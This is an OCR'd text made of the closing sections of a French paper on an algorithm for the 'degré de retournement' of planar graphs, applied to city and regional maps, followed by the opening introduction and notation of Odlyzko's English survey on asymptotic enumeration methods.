La première paire de sidi est donc constituée des sidis 5 et 10 et la deuxième des sidi 6 et 9. Les sidis 1 à 4 sont isolés au début de C1. On va sortir de la boucle **Tant que** avec i nulle. En voulant décaler à nouveau vers la droite on va s'apercevoir que les éléments qui resteront à droite ne permettront pas de constituer les trois paires qu'il faut. C'est la fin des cas possibles contenant trois paires de sidis. En augmentant m de 1 on passe à la génération des cas possibles contenant 4 paires de sidis. En augmentant m on repart sans sommet isolé à gauche. Si en augmentant m il n'est plus possible de générer m paires avec les n sidis, la variable **fini** prend la valeur **vrai**, c'est la fin de l'algorithme. Le retour à la procédure principale provoque l'impression du cas possible de poids minimum.

4.2.6. Remarque

A un moment donné, le vecteur d'isolement peut avoir plusieurs plages de sidis isolés au milieu. Si nous prenons par exemple n=16 et m=4, on aura à un moment donné la configuration suivante avec dpp =2 :

C1	1	-2	3	4	5	-6	7	8	9	10	-11	12	13	14	15	16
Vi	0	0	0	1	1	0	0	1	1	1	0	0	0	0	0	0

Le sidi 1 est isolé puisque la première paire commence à 2. Cette première paire est constituée des sidis 2 et 3. les sidis 4 et 5 sont isolés au milieu de C1 et constituent la première plage d'isolement. Les sidis 6 et 7 sont appariés. Les sidis 8, 9 et 10 sont aussi isolés au milieu de C1 et constituent la deuxième plage d'isolement. Les sidis 11 et 12 sont appariés. La quatrième paire est constituée des sidis 13 et 14. Les sidis 15 et 16 sont isolés à la fin de C1. Plus le nombre de sidis est élevé, plus il peut y avoir de plages d'isolement distinctes.

4.2.7. Contrôle de validité des cas générés

La description, faite ci-dessus de la procédure FIXER s'est faite en supposant que les m-1 paires chaque fois générées par cette procédure remplissaient la condition d'éligibilité. C'est-à-dire que pour chaque paire, la chaîne minimale séparant les deux sidis qui la composent était inférieure ou égale à Cmax. Dans la pratique, et tel que le montre la dernière partie de cette procédure, les m-1 premières paires ne sont renvoyées à la procédure COMBINE que si cette condition est remplie. La procédure COMBINE génère alors la dernière paire et vérifie que la même condition est remplie pour cette paire.

Si par exemple Mcm(1,2) est supérieur à Cmax, la procédure FIXER ne renverra à la procédure FIXER aucun cas possible contenant la paire (S_1,S_2).

Elle va directement passer aux cas possibles contenant la paire (S_1,S_3). Evaluons pour n=10 par exemple le nombre de cas possibles ainsi éliminés. Nous avons dit plus haut au niveau du théorème 1 que les cas possibles de i paires contenant une paire de type (S_1,S_a) avec 1<a<=n sont au nombre de (n-1) Γ^{i-1}_{n-2}. Notons $A_{1,n}$ le nombre de cas possibles contenant une paire de type (S_1,S_a). Nous aurons□

$$A_{11,n} = \sum_{i=1}^{ent(n/2)} (n-1)\Gamma^{i-1}_{n-2}$$

$$A_{1,10} = 9\left(\Gamma^{0}_{8} + \Gamma^{1}_{8} + \Gamma^{2}_{8} + \Gamma^{3}_{8} + \Gamma^{4}_{8}\right) = 9 \text{ x } 764 = 6876$$

Les différentes valeurs sont données par le tableau 1 présenté plus haut. Pour n=10 un tel passage élimine donc l'examen de 6 876 cas possibles. Ce qui représente plus de 72 % de l'ensemble des cas. Ce pourcentage est assez élevé pour qu'il soit intéressant de recenser et de noter dans la matrice de chaîne minimale les sidis qu'il ne faut pas apparier. Le tableau 2 donne en dernière ligne les différents pourcentages pour n variant de 2 à 14. La deuxième ligne de ce tableau donne le nombre de cas éliminés, la troisième ligne donne le nombre de cas au total (Γ_n) comme précisé dans le tableau 1. Ce

tableau montre que le pourcentage croît en fonction de n et se trouve au dessus de cinquante pour les valeurs examinées.

	$A_{1,2}$	$A_{1,3}$	$A_{1,4}$	$A_{1,5}$	$A_{1,6}$	$A_{1,7}$	$A_{1,8}$	$A_{1,9}$	$A_{1,10}$	$A_{1,11}$	$A_{1,12}$	$A_{1,13}$	$A_{1,14}$
Nb cas	1	2	6	16	50	156	532	1 856	6 876	26 200	104 456	428 352	1 821 846
Total	2	4	10	26	76	232	764	2 620	9 496	35 696	140 142	568 504	2 255 345
%	50	50	60,0	61,5	65,8	67,2	69,6	70,8	72,4	73,4	74,5	75,3	80,8

Tableau 2. *Pourcentage des cas éliminés par la condition d'éligibilité.*

4.2.8. Autre paramétrage

Dans la démarche que nous venons de présenter, nous avons proposé une recherche du degré de retournement par examen des différents cas possibles en commençant par ceux contenant une paire de sidis et en allant vers ceux contenant le plus grand nombre de paires. Un paramétrage approprié permet de faire une recherche locale d'un poids minimum, c'est-à-dire un poids minimum pour des cas possibles contenant un nombre donné de paires de sidi. Il suffit pour cela de préciser comme paramètre le nombre de paires minimum par cas possible, le nombre maximum par cas possible et le sens de la recherche (croissant ou décroissant).

5. Exemples d'application

L'algorithme présenté plus haut a été implémenté en langage Pascal et nous l'avons testé sur des exemples. Nous en présentons deux dans cette partie.

5.1 Exemple 1

Le graphe de la figure 8 présente le plan simplifié d'une ville avec ses rues et carrefours. Ce graphe planaire possède 16 sidis numérotés de 1 à 16 sur la figure. Combien de rues au minimum (degré de retournement de ce plan) faut-il mettre dans les deux sens et les autres en sens unique pour que chaque habitant puisse faire le tour de son quartier en respectant les sens imposés? L'algorithme proposé trouve neuf rues (neuf degrés de retournement) avec les sept paires de sidis suivantes :

(1,2); (3,4), (5,10), (6,7), (8,9), (11,16), (12,13) et deux sidis isolés à savoir 14 et 15.

Sur le plan les flèches indiquent les rues à double sens. Une solution équivalente consiste à apparié aussi les sidis 14 et 15. On obtient ainsi huit paires de sidis appariés. La chaîne minimale de la dernière paire de sidis étant égale à deux cela ne change pas le degré de retournement.

Le vecteur de profondeur associé au graphe de la figure 8 est présenté dans le tableau 3.

Numéro du Sidi	**1**	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**	**10**	**11**	**12**	**13**	**14**	**15**	**16**
Profondeur	1	1	2	1	1	1	2	3	2	2	1	1	2	1	1	1

Tableau 3. *Profondeur des sidis du graphe de la figure 8*




Figure 8. *Plan d'une ville*

La matrice de chaîne minimale associée au plan de la figure 8 est présentée dans le tableau 4.

	1	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**	**10**	**11**	**12**	**13**	**14**	**15**
2	1														
3	3	2													
4	4	3	1												
5	5	4	2	1											
6	1	2	4	5	6										
7	2	3	3	4	5	1									
8	4	3	1	2	3	3	2								
9	5	4	2	3	2	4	3	1							
10	6	5	3	2	1	5	4	2	1						
11	7	6	4	3	2	6	5	3	2	1					
12	4	5	5	6	7	3	2	4	5	6	7				
13	3	4	4	5	6	2	1	3	4	5	6	1			
14	5	4	4	5	4	4	3	3	2	3	4	3	2		
15	7	6	4	5	4	6	5	3	2	3	2	5	4	2	
16	8	7	5	4	3	7	6	4	3	2	1	6	5	3	1

Tableau 4. *Matrice de chaîne minimale des sidis du graphe de la figure 8*

5.2 Exemple 2

Le deuxième exemple concerne la carte de la France avec son découpage en régions. Cette carte possède 23 sidis. L'algorithme a trouvé comme degré de retournement douze ainsi que le montrent les flèches placées sur la carte. Il suffit d'imposer une orientation à n'importe quelle arête non orientée dans les deux sens pour en déduire l'orientation des autres arêtes et aboutir au fait que chaque face est délimitée par un circuit.

Les temps de calcul sont élevés. Le cas de la carte de la France a nécessité plus de 23 heures de calcul sur un Pentium 333 Mhz avec l'algorithme non optimisé et une recherche systématique qui a examiné tous les cas possibles. Avec l'algorithme optimisé qui ne prend en compte que les cas possibles ne contenant que des paires éligibles, le calcul prend à peine deux minutes.

Dans le cas pratique de la carte de la France, le minimum absolu pour le degré de retournement est atteint (12 degré pour 23 sidis). On peut modifier la procédure POIDS pour que l'algorithme s'arête automatiquement quand le minimum absolu est atteint. Ce qui évite de continuer inutilement les recherches quand un cas possible de ce poids est trouvé.

Figure 9. *Carte de la France avec le découpage en régions.*

5.3 Exemple 3

Avant de présenter cet exemple nous allons donner quelques résultats permettant de mieux l'illustrer.

Théorème 3

Soit E l'ensemble des cas éligibles tel que Cmax = 1 et tout sidi isolé est de profondeur 1. Alors tout élément de E ayant un nombre maximal de paires est de poids minimum dans E.

Soit x un élément de E contenant m paires de sidis. Le poids associé à x est n–m ou n désigne le nombre de sidis. Pour un autre cas y contenant m – 1 paires, le poids

associé est n–(m-1) = n-m+1. Le poids de x est donc inférieur au poids de y donc au poids de tout cas contenant moins de paires de sidis.

La condition d'éligibilité d'un cas possible énoncée dans ce théorème 3 est surtout intéressante pour les graphes qui sont comme les cartes de géographie. En effet les cartes de géographie contiennent des sidis de degré trois et très rarement des sidis de degré pair.

La carte de la figure 10 est celle de l'Afrique avec son découpage en états. Cette carte possède 55 sidis. Pour évaluer son degré de retournement il a fallu en plus de l'algorithme optimisé choisir un sens de recherche à partir du nombre maximum de paires possibles (27 dans ce cas) et en allant vers 1. Nous avons aussi imposé la condition d'éligibilité énoncée dans le théorème 3. L'algorithme n'a trouvé aucun cas possible éligible avec 27 paires de sidis. Le premier cas éligible a 26 paires de sidis et donc trois sidis isolés tous de profondeur 1. Le poids correspondant à ce cas est de 29. Le degré de retournement de cette carte de l'Afrique est donc inférieur ou égal à 29. Mais comme aucun cas possible éligible ne possède 27 paires, 29 est effectivement le degré de retournement de cette carte. Ceci vient du simple fait que tout cas ayant 27 paires de sidis contient au moins une paire de chaîne minimale supérieure à 1 ou contient un sidi isolé de profondeur supérieur à 1.

C0 qui résume le cas possible associé au degré de retournement est le suivant⊡

-1	2	-3	9	-4	7	-5	10	-6	11	-8	12
-13	27	-14	15	-16	17	18	-19	20	-21	22	23
-24	25	-26	33	-28	29	30	-31	32	-34	37	-35
36	-38	55	-39	41	-40	48	-42	49	-43	44	-45
47	-46	54	-50	51	-52	53					

Les sidis isolés sont les sidis 18, 23 et 30. Ce résultat est obtenu en moins d'une minute. Pour examiner tous les 3 140 cas éligibles il faut cependant plus d'une heure sur un Pentium 133 MHZ. Parmi ces cas éligibles il y a plusieurs cas de poids égal à 29.

On peut se rendre compte que la numérotation initiale des sidis n'influence pas le résultat. Le sidi 3 est apparié au sidi 9, le sidi 26 au sidi 33 et le sidi 38 au sidi 55 par exemple.

Figure 10. *Carte d'Afrique avec le découpage en pays.*

Avec l'examen de ces trois exemples on se rend compte que d'autres améliorations peuvent encore être faites sur l'algorithme. Particulièrement en affinant la notion de cas éligible. On peut aussi modifier la procédure COMBINE pour qu'elle ne fasse les combinaisons que dans le cas où le poids des m-1 paires est au plus égal à p0-2. Si le poids des m-1 premières paires est au moins égal à p0-1, aucun des poids du nouveau cas à obtenir dans la procédure COMBINE ne peut être inférieur au minimum. En effet la dernière paire à constituer aura comme chaîne minimale au moins un.

6. Conclusion

Nos précédents travaux ont montré que la connaissance du degré de retournement d'une carte avec l'orientation des différentes arêtes associée permet de minimiser le nombre de retournement à effectuer dans la confection des contours lors de la digitalisation au millimètre. Le degré de retournement intervient aussi, comme nous l'avons signalé, dans les SIG fonctionnant selon le modèle vecteur topologique.

Dans ce présent document nous avons rappelé des formules permettant de calculer le degré de retournement d'un graphe dans le cas général. De ces formules, il ressort qu'il faut examiner un nombre de cas qui est une fonction croissante du nombre de sommets intérieurs de degré impair du graphe considéré. A partir de 6 sommets intérieurs de degré impair, cette fonction croît plus vite que la fonction exponentielle. C'est un problème d'explosion ou d'optimisation combinatoire. Pour examiner dans un temps acceptable tous ces cas possibles il faut utiliser des méthodes appropriées comme celles de séparation et d'évaluation.

Nous avons proposé un algorithme permettant de générer toutes les situations ou cas possibles et d'en déduire le degré de retournement pour tout graphe planaire topologique donné. Nous avons utilisé pour cela une méthode de séparation et d'évaluation avec un parcours en profondeur de l'arbre associé. Des améliorations de cet algorithme nous ont permis de l'appliquer en des temps d'exécution tout à fait raisonnables sur trois exemples pratiques de difficulté graduée. L'un des cas comporte cinquante cinq sommets intérieurs de degré impair. Les résultats sont présentés ici. Une analyse plus approfondie permettra de mieux optimiser l'approche et de réduire davantage les temps de calcul tout en abordant des graphes ayant un nombre de sommets intérieurs de degré impair toujours plus important.

7. Bibliographie

[1] BERGE C., *Graphes et hypergraphes,* Dunod, 1970.

[2] BERNARD M., *Gestion de projet de SIG Urbain*, Tutorial, 15° Symposium Européen des Systèmes d'Information Urbains (UDMS), Lyon, 1992.

[3] CGN (Centre Géographique National), *Carte Administrative du Cameroun au 1/2 000 000*, 7° édition, 1984.

[4] CORMEN T., LEISERSON C., RIVEST R., *Introduction à l'algorithmique,* Dunod, 1994.

[5] FAIZ S., BOURSIER P., *Geographic Data Quality : From Assessment to Exploitation*, Cartographica, n° 33: 1/Carto, 1997, Mars 1997, pp. 33-40.

[6] FAIZ S., NZALI J.P., BOURSIER P., *Representing Quality Depending on the use context,* Proc. Joint European Conference and Exhibition on Geographical Information (JEC'96) Barcelone, Espagne, p. 73-77, Mars 1996.

[7] FRED S. ROBERTS, *Graph Theory and its applications to problems of society,* CBMS-NSF, Regional Conference Seties in Applied Mathematics, Vol 29, p. 7-13, Philadelphia, Pensylvania, 1978.

[8] GONDRAN M., MINOUX M., *Graphes et Algorithmes*, Eyrolles, 1979.

[9] INC (Institut National de Cartographie), *Carte Administrative du Cameroun au 1/1 500 000*, édition, 1996.

[10] LAURINI R., MILLERET-RAFFORT F., *Les bases de données en géomatique*, Hermès, 1993.

[11] LAURINI R., THOMPSON D., Fundamentals of spatial information systems, The APIC series, Academic Press, 1995.

[12] LEVY G., *Algorithmique combinatoire, méthodes constructives,* Dunod, 1994.

[13] NZALI J.P., TAPAMO H., *Digitalisation au Millimètre*, 3° Colloque Africain sur la Recherche en Informatique (CARI'96), p. 237-246, Libreville, Gabon, Octobre 1996.

[14] NZALI J.P., TAPAMO H., *Analyse de la Digitalisation au Millimètre*, TSI, Vol 17, n° 6, Hermès, juin 1998,

[15] NZALI J.P., *Degré de retournement d'une carte*, Revue Internationale de Géomatique, Vol 9, n° 2, Hermès Science 1999.

[16] NZALI J.P., KOUMPO T.P., TAPAMO H., *Calcul du degré de retournement d'un graphe*, 5° Colloque Africain sur la Recherche en Informatique (CARI'2000), p. 57-64, Antananarivo, Madagascar, Octobre 2000.

[17] PETTANG, KOUAMOU, *Pour un système interactif d'aide à la décision pour la résorption de l'habitat spontané en milieu urbain*, revue des Systèmes de Décision, vol 6-2, Hermès, 1997.

[18] PORNON H., *Utilisation et place des SIG dans les systèmes d'information des organisations*, Revue de géomatique, Vol 3- n° 1-2/1993, Hermès.

[19] OYSTEIN O., *Graphs and their uses*, Random House, The L.W. Singer Compagny, 1963.

[20] ROUET P., *Les données dans les systèmes d'information géographique*. Hermès. 1991.

[21] SAKAROVITCH M., *Optimisation Combinatoire, programmation discrète,* Hermann, 1984.

[22] SLOANE., *Handbook of integer sequences, suite 469.* Academic Press, 1973.

Asymptotic Enumeration Methods

A. M. Odlyzko

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

1. Introduction

Asymptotic enumeration methods provide quantitative information about the rate of growth of functions that count combinatorial objects. Typical questions that these methods answer are: (1) How does the number of partitions of a set of n elements grow with n? (2) How does this number compare to the number of permutations of that set?

There do exist enumeration results that leave nothing to be desired. For example, if a_n denotes the number of subsets of a set with n elements, then we trivially have $a_n = 2^n$. This answer is compact and explicit, and yields information about all aspects of this function. For example, congruence properties of a_n reduce to well-studied number theory questions. (This is not to say that all such questions have been answered, though!) The formula $a_n = 2^n$ also provides complete quantitative information about a_n. It is easy to compute for any value of n, its behavior is about as simple as possible, and it holds uniformly for all n. However, such examples are extremely rare. Usually, even when there is a formula for the function we are interested in, it is a complicated one, involving summations or recurrences. The purpose of asymptotic methods is to provide simple explicit formulas that describe the behavior of a sequence for large values of indices. There is no satisfactory definition of what is meant by "simple" or by "explicit." However, we can illustrate this concept by some examples. The number of permutations of n letters is given by $b_n = n!$. This is a compact notation, but only in the sense that factorials are so widely used that they have a special symbol. The symbol $n!$ stands for $n \cdot (n-1) \cdot (n-2) \cdot \ldots \cdot 2 \cdot 1$, and it is the latter formula that has to be used to answer questions about the number of permutations. If one is after arithmetic information, such as the highest power of 7, say, that divides $n!$, one can obtain it from the product formula, but even then some work has to be done. For most quantitative purposes, however, $n! = n \cdot (n-1) \cdot \ldots \cdot 2 \cdot 1$ is inadequate. Since this formula is a product of n terms, most of them large, it is clear that $n!$ grows rapidly, but it is not obvious just how rapidly. Since all but the last term are ≥ 2, we have $n! \geq 2^{n-1}$, and since all but the last two terms are ≥ 3, we have $n! \geq 3^{n-2}$, and so on. On the other hand, each term is $\leq n$, so $n! \leq n^n$. Better bounds can clearly be obtained with

greater care. The question such estimates raise is just how far can one go? Can one obtain an estimate for $n!$ that is easy to understand, compute, and manipulate? One answer provided by asymptotic methods is Stirling's formula: $n!$ is asymptotic to $(2\pi n)^{1/2}(n/e)^n$ as $n \to \infty$, which means that the limit as $n \to \infty$ of $n!(2\pi n)^{-1/2}(n/e)^{-n}$ exists and equals 1. This formula is concise and gives a useful representation of the growth rate of $n!$. It shows, for example, that for n large, the number of permutations on n letters is considerably larger than the number of subsets of a set with $\lfloor \frac{1}{2} n \log n \rfloor$ elements.

Another simple example of an asymptotic estimate occurs in the "problème des rencontres" [81]. The number d_n of *derangements* of n letters, which is the number of ways of handing back hats to n people so that no person receives his or her own hat, is given by

$$d_n = \sum_{k=0}^{n} (-1)^k \frac{n!}{k!} \ . \tag{1.1}$$

This is a nice formula, yet to compute d_n exactly with it requires substantial effort, since the summands are large, and at first glance it is not obvious how large d_n is. However, we can obtain from (1.1) the asymptotic estimate

$$\frac{d_n}{n!} \to e^{-1} \quad \text{as} \quad n \to \infty \ . \tag{1.2}$$

To prove (1.2), we factor out $n!$ from the sum in (1.1). We are then left with a sum of rapidly decreasing terms that make up the initial segment of the series

$$e^{-1} = \sum_{k=0}^{\infty} \frac{(-1)^k}{k!} \ ,$$

and (1.2) follows easily. It can even be shown that d_n is the nearest integer to $e^{-1}n!$ for all $n \geq 1$, see [81]. The estimate (1.2) does not allow us to compute d_n, but combined with the estimate for $n!$ cited above it shows that d_n grows like $(2\pi n)^{1/2} n^n e^{-n-1}$. Further, (1.2) shows that the fraction of all ways of handing out hats that results in every person receiving somebody else's hat is approximately $1/e$. Results of this type are often exactly what is desired.

Asymptotic estimates usually provide information only about the behavior of a function as the arguments get large. For example, the estimate for $n!$ cited above says only that the ratio of $n!$ to $(2\pi n)^{1/2}(n/e)^n$ tends to 1 as n gets large, and says nothing about the behavior of this ratio for any specific value of n. There are much sharper and more precise bounds for $n!$, and they will be presented in Section 3. However, it is generally true that the simpler the estimate, the weaker and less precise it is. There seems to be an unavoidable tradeoff

between conciseness and precision. Just about the simplest formula that exactly expresses $n!$ is $n \cdot (n-1) \cdot \ldots \cdot 2 \cdot 1$. (We have to be careful, since there is no generally accepted definition of simplicity, and in many situations it is better to use other exact formulas for $n!$, such as the integral formula $n! = \int_0^\infty t^n e^{-t} dt$ for the Γ-function. There are also methods for evaluating $n!$ that are somewhat more efficient than the straightforward evaluation of the product.) Any other formula is likely to involve some loss of accuracy as a penalty for simplicity.

Sometimes, the tradeoffs are clear. Let $p(n)$ denote the number of partitions of an integer n. The Rademacher convergent series representation [13, 23] for $p(n)$ is valid for any $n \geq 1$:

$$p(n) = \pi^{-1} 2^{-1/2} \sum_{m=1}^{\infty} A_m(n) m^{1/2} \frac{d}{dv} (\lambda_v^{-1} \sinh(C m^{-1} \lambda_v)) \Big|_{v=n} , \tag{1.3}$$

where

$$C = \pi (2/3)^{1/2}, \quad \lambda_v = (v - 1/24)^{1/2} , \tag{1.4}$$

and the $A_m(n)$ satisfy

$$A_1(n) = 1, \quad A_2(n) = (-1)^n \quad \text{for all} \quad n \geq 1 ,$$

$$|A_m(n)| \leq m, \qquad\qquad \text{for all} \quad m, n \geq 1 ,$$

and are easy to compute. Remarkably enough, the series (1.3) does yield the exact integer value of $p(n)$ for every n, and it converges rapidly. (Although this is not directly relevant, we note that using this series to compute $p(n)$ gives an algorithm for calculating $p(n)$ that is close to optimal, since the number of bit operations is not much larger than the number of bits of $p(n)$.) By taking more and more terms, we obtain better and better approximations. The first term in (1.3) shows that

$$p(n) = \pi^{-1} 2^{-1/2} \frac{d}{dv} (\lambda_v^{-1} \sinh(C \lambda_v)) \Big|_{v=n} + O(n^{-1} \exp(C n^{1/2}/2)) , \tag{1.5}$$

and if we don't like working with hyperbolic sines, we can derive from (1.5) the simpler (but less precise) estimate

$$p(n) = \frac{1 + O(n^{-1/2})}{4 \cdot 3^{1/2} n} e^{C n^{1/2}} , \tag{1.6}$$

valid for all $n \geq 1$. Unfortunately, exact and rapidly convergent series such as (1.3) occur infrequently in enumeration, and in general we have to be content with poorer approximations.

The advantage of allowing parameters to grow large is that in surprisingly many cases, even when there do exist explicit expressions for the functions we are interested in, this procedure does yield simple asymptotic approximations, when the influence of less important factors falls

off. The resulting estimates can then be used to compare numbers of different kinds of objects, decide what the most common objects in some category are, and so on. Even in situations where bounds valid for all parameter values are needed, asymptotic estimates can be used to suggest what form those bounds should take. Usually the error terms in asymptotic estimates can be made explicit (although good bounds often require substantial work), and can be used together with computations of small values to obtain universal estimates. It is common that already for n not much larger than 10 (where n is the basic parameter) the asymptotic estimate is accurate to within a few percent, and for $n \geq 100$ it is accurate to within a fraction of a percent, even though known proofs do not guarantee results as good as this. Therefore the value of asymptotic estimates is much greater than if they just provided a picture of what happens at infinity.

Under some conditions, asymptotic results can be used to prove completely uniform results. For example, if there were any planar maps that were not four-colorable, then almost every large planar map would not be four-colorable, as it would contain one of those small pathological maps. Therefore if it could be proved that most large planar maps are four-colorable, we would obtain a new proof of the four-color theorem that would be more satisfactory to many people than the original one of Haken and Appel. Unfortunately, while this is an attractive idea, no proof of the required asymptotic estimate for the normal chromatic number of planar maps has been found so far.

Asymptotic estimates are often useful in deciding whether an identity is true. If the growth rates of the two functions that are supposed to be equal are different, then the coincidence of initial values must be an accident. There are also more ingenious ways, such as that of Example 13.1, for deducing nonexistence of identities in a wide class from asymptotic information. Sometimes asymptotics is used in a positive way, to suggest what identities might hold.

Simplicity is an important advantage of asymptotic estimates. They are even more useful when no explicit formulas for the function being studied are available, and one has to deal with indirect relations. For example, let T_n be the number of rooted unlabeled trees with n vertices, so that $T_0 = 0$, $T_1 = T_2 = 1$, $T_3 = 2$, $T_4 = 4, \ldots$. No explicit formula for the T_n is known. However, if

$$T(z) = \sum_{n=1}^{\infty} T_n z^n \tag{1.7}$$

is the ordinary generating function of T_n, then Cayley and Pólya showed that

$$T(z) = z \exp\left(\sum_{k=1}^{\infty} T(z^k)/k\right) . \tag{1.8}$$

This functional equation can be derived using the general Pólya-Redfield enumeration method, an approach that is sketched in Section 15. Example 15.1 shows how analytic methods can be used to prove, starting with Eq. (1.8), that

$$T_n \sim C r^{-n} n^{-3/2} \quad \text{as} \quad n \to \infty , \tag{1.9}$$

where

$$C = 0.4399237\ldots , \quad r = 0.3383219\ldots , \tag{1.10}$$

are constants that can be computed efficiently to high precision. For $n = 20$, $T_n = 12,826,228$, whereas $Cr^{-20}20^{-3/2} = 1.274\ldots \times 10^7$, so asymptotic formula (1.9) is accurate to better than 1%. Thus this approximation is good enough for many applications. It can also be improved easily by adding lower order terms.

Asymptotic enumeration methods are a subfield of the huge area of general asymptotic analysis. The functions that occur in enumeration tend to be of restricted form (often nonnegative and of regular growth, for example) and therefore the repertoire of tools that are commonly used is much smaller than in general asymptotics. This makes it possible to attempt a concise survey of the most important techniques in asymptotic enumeration. The task is not easy, though, as there has been tremendous growth in recent years in combinatorial enumeration and the closely related field of asymptotic analysis of algorithms, and the sophistication of the tools that are commonly used has been increasing rapidly.

In spite of its importance and growth, asymptotic enumeration has seldom been presented in combinatorial literature at a level other than that of a research paper. There are several books that treat it [43, 81, 175, 177, 235, 236, 237, 377], but usually only briefly. The only comprehensive survey that is available is the excellent and widely quoted paper of Bender [33]. Unfortunately it is somewhat dated. Furthermore, the last two decades have also witnessed a flowering of asymptotic analysis of algorithms, which was pioneered and popularized by Knuth. Combinatorial enumeration and analysis of algorithms are closely related, in that both deal with counting of particular structures. The methods used in the two fields are almost the same, and there has been extensive cross-fertilization between them. The literature on theoretical computer science, especially on average case analysis of algorithms, can therefore

be used fruitfully in asymptotic enumeration. One notable survey paper in that area is that of Vitter and Flajolet [371]. There are also presentations of relevant methods in the books [177, 209, 235, 236, 237, 223]. Section 18 is a guide to the literature on these topics.

The aim of this chapter is to survey the most important tools of asymptotic enumeration, point out references for the results and methods that are discussed, and to mention additional relevant papers that have other techniques that might be useful. It is intended for a reader who has already used combinatorial, algebraic, or probabilistic methods to reduce a problem to that of estimating sums, coefficients of a generating function, integrals, or terms in a sequence satisfying some recursion. How such a reduction is to be accomplished will be dealt with sparingly, since it is a large subject that is already covered extensively in other chapters, especially [**?**]. We will usually assume that this task has been done, and will discuss only the derivation of asymptotic estimates.

The emphasis in this chapter is on elementary and analytic approaches to asymptotic problems, relying extensively on explicit generating functions. There are other ways to solve some of the problems we will discuss, and probabilistic methods in particular can often be used instead. We will only make some general remarks and give references to this approach in Section 16.

The only methods that will be discussed in detail are fully rigorous ones. There are also methods, mostly from classical applied mathematics (cf. [31]) that are powerful and often give estimates when other techniques fail. However, we do not treat them extensively (aside from some remarks in Section 16.4) since many of them are not rigorous.

Few proofs are included in this chapter. The stress is on presentation of basic methods, with discussions of their range of applicability, statements of general estimates derivable from them, and examples of their applications. There is some repetitiveness in that several functions, such as $n!$, are estimated several times. The purpose of doing this is to show how different methods compare in their power and ease of use. No attempt is made to present derivations starting from first principles. Some of the examples are given with full details of the asymptotic analysis, to explain the basic methods. Other examples are barely more than statements of results with a brief explanation of the method of proof and a reference to where the proof can be found. The reader might go through this chapter, possibly in a random order, looking for methods that might be applicable to a specific problem, or can look for a category of methods that might fit the problem and start by looking at the corresponding sections.

There are no prerequisites for reading most of this chapter, other than acquaintance with advanced calculus and elementary asymptotic estimates. Many of the results are presented so that they can be used in a cookbook fashion. However, many of the applications require knowledge of complex variables.

Section 2 presents the basic notation used throughout the chapter. It is largely the standard one used in the literature, but it seemed worthwhile summarizing it in one place. Section 3 is devoted to a brief discussion of identities and related topics. While asymptotic methods are useful and powerful, they can often be either augmented or entirely replaced by identities, and this section points out how to use them.

Section 4 summarizes the most important and most useful estimates in combinatorial enumeration, namely those related to factorials and binomial coefficients. Section 5 is the first one to feature an in-depth discussion of methods. It deals with estimates of sums in terms of integrals, summation formulas, and the inclusion-exclusion principle. However, it does not present the most powerful tool for estimation of sums, namely generating functions. These are introduced in Section 6, which presents some of the basic properties of, and tools for dealing with generating functions. While most generating functions that are used in combinatorial enumeration converge at least in some neighborhood of the origin, there are also many nonconvergent ones. Section 7 discusses some estimates that apply to all formal series, but are especially useful for nonconvergent ones.

Section 8 is devoted to estimates for convergent power series that do not use complex variables. While not as powerful as the analytic methods presented later, these techniques are easy to use and suffice in many applications.

Section 9 presents a variety of techniques for determining the asymptotics of recurrence relations. Many of these methods are based on generating functions, and some use analytic methods that are discussed later in the chapter. They are presented at this point because they are basic to combinatorial enumeration, and they also provide an excellent illustration of the power of generating functions.

Section 10 is an introduction to the analytic methods for estimating generating functions. Many of the results mentioned here are common to all introductory complex analysis courses. However, there are also many, especially those in Sections 10.4 and 10.5, are not as well known, and are of special value in asymptotics.

Sections 11 and 12 present the main methods used in estimation of coefficients of analytic

functions in a single variable. The basic principle is that the singularities of the generating function that are closest to the origin determine the growth rate of the coefficients. If the function does not grow too fast as it approaches those singularities, the methods of Section 11 are usually applicable, while if the growth rate is high, methods of Section 12 are more appropriate.

Sections 13–15 discuss extensions of the basic methods of Sections 10–12 to multivariate generating functions, integral transforms, and problems that involve a combination of methods.

Section 16 is a collection of miscellaneous methods and results that did not easily fit into any other section, yet are important in asymptotic enumeration. Section 17 discusses the extent to which computer algebra systems can be used to derive asymptotic information. Finally, Section 18 is a guide to further reading on asymptotics, since this chapter does not provide complete coverage of the topic.

2. Notation

The symbols O, o, and $\sim$ will have the usual meaning throughout this paper:

$$f(z) = O(g(z)) \text{ as } z \to w \text{ means } f(z)/g(z) \text{ is bounded as } z \to w ;$$

$$f(z) = o(g(z)) \text{ as } z \to w \text{ means } f(z)/g(z) \to 0 \text{ as } z \to w ;$$

$$f(z) \sim g(z) \text{ as } z \to w \text{ means } f(z)/g(z) \to 1 \text{ as } z \to w .$$

When an asymptotic relation is stated for an integer variable n instead of z, it will implicitly be taken to apply only for integer values of $n \to w$, and then we will always have $w = \infty$ or $w = -\infty$. An introduction to the use of this notation can be found in [175]. Only a slight acquaintance with it is assumed, enough to see that $(1 + O(n^{-1/3}))^n = \exp(O(n^{2/3}))$ and $\log(n + n^{1/2}) = \log(n) + n^{-1/2} - (2n)^{-1} + O(n^{-3/2})$.

The notation $x \to w^-$ for real w means that x tends to w only through values $x < w$.

